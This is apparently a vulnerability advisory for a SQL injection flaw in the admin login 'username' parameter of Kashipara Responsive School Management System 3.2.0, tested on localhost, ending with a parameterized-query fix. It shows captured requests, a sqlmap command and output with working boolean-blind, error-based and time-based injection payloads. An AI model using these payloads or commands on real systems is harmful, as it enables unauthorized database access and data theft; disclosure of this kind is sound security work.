SQL injection vulnerability in "/smsa/admin_login.php" in Kashipara Responsive School Management System v3.2.0 allows ATTACKER to execute arbitrary SQL commands via the "username" parameter of Admin Login Page.

Affected Project: Kashipara (https://www.kashipara.com/)

Official Website: Responsive School Management System (https://www.kashipara.com/project/php/12362/responsive-school-management-system-php-project-source-code)


Version: 3.2.0

Related Code file: /smsa/admin_login.php

Injection parameter: Admin Login request parameter “**username**” is vulnerable.

Steps:


1. Access the Admin Login page URL http://localhost/smsa/admin_login.php. Enter any random value in “Username” and “Password” text boxes.
2. Click on “Login” button and capture the request in Burp Suite Proxy Editor.




```
POST /smsa/admin_login_submit.php  HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0  (Windows NT 10.0; Win64; x64; rv:127.0)
Gecko/20100101  Firefox/127.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Origin: http://localhost
Connection: close
Referer: http://localhost/smsa/admin_login.php?type=Admin
Cookie: PHPSESSID=f51m9s2pairma6s8mid3om8112
Upgrade-Insecure-Requests: 1
Priority: u=1

username=admin&password=admin&userType=admin
```

```
HTTP/1.1 302 Found
Date: Sat, 06 Jul 2024 21:29:55 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
X-Powered-By: PHP/8.2.12
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: admin_dashboard.php
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

3. In this login request, the “**username**” request parameter is vulnerable to SQL injection. This is demonstrated in next steps.
4. We will run SQLMAP against the Login request. Command: ***sqlmap.py -r req.txt --batch --flush-session -p username --current-db --current-user --hostname***




```
POST /smsa/admin_login_submit.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0) Gecko/20100101 Firefox/127.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 76
Origin: http://localhost
Connection: close
Referer: http://localhost/smsa/admin_login.php?type=Admin
Cookie: PHPSESSID=f51m9s2pairma6s8mid3om8112
Upgrade-Insecure-Requests: 1
Priority: u=1

username=testa&password=testa&userType=admin
```



```
D:\Tools\SQLMAP\sqlmapproject-sqlmap-79aa315>sqlmap.py -r req.txt --batch --flush-session -p username --current-db
--current-user --hostname
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.8.6.17#dev}
|_ -| . [']     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are
not responsible for any misuse or damage caused by this program

[*] starting @ 03:04:25 /2024-07-07/

[03:04:25] [INFO] parsing HTTP request from 'req.txt'
[03:04:25] [INFO] flushing session file
[03:04:25] [INFO] testing connection to the target URL
got a 302 redirect to 'http://localhost/smsa/admin_login.php?error=admin_not_found'. Do you want to follow? [Y/n] Y

redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] Y
[03:04:25] [INFO] checking if the target is protected by some kind of WAF/IPS
[03:04:25] [INFO] testing if the target URL content is stable
[03:04:25] [INFO] heuristic (basic) test shows that POST parameter 'username' might be injectable (possible DBMS: '
MySQL')
[03:04:26] [INFO] testing for SQL injection on POST parameter 'username'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
```

5. SQLMAP identifies parameter “**username**” as vulnerable. Also, SQLMAP successfully lists out the database, current user and hostname.



```
C:\Windows\System32\cmd.exe
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 416 HTTP(s) requests:
---
Parameter: username (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: username=testa' RLIKE (SELECT (CASE WHEN (4964=4964) THEN 0x7465737461 ELSE 0x28 END))-- CbPL&passw
=testa&userType=admin

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: username=testa' AND (SELECT 3903 FROM(SELECT COUNT(*),CONCAT(0x716b626a71,(SELECT (ELT(3903=3903,1)
0x7162716b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- CsOn&password=testa&userType=adm

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=testa' AND (SELECT 1099 FROM (SELECT(SLEEP(5)))VyJu)-- pzIn&password=testa&userType=admin
---
[03:04:43] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.58, PHP 8.2.12
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[03:04:43] [INFO] fetching current user
[03:04:43] [INFO] retrieved: 'root@localhost'
current user: 'root@localhost'
[03:04:43] [INFO] fetching current database
[03:04:43] [INFO] retrieved: 'smsa'
current database: 'smsa'
[03:04:43] [INFO] fetching server hostname
[03:04:43] [INFO] retrieved: 'DESKTOP-PKVTEFL'
hostname: 'DESKTOP-PKVTEFL'
[03:04:43] [INFO] fetched data logged to text files under 'C:\Users\admin\AppData\Local\sqlmap\output\localhost'
```

Solution/Good Reads:

User parameterized SQL queries instead of the dynamic SQL queries.

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html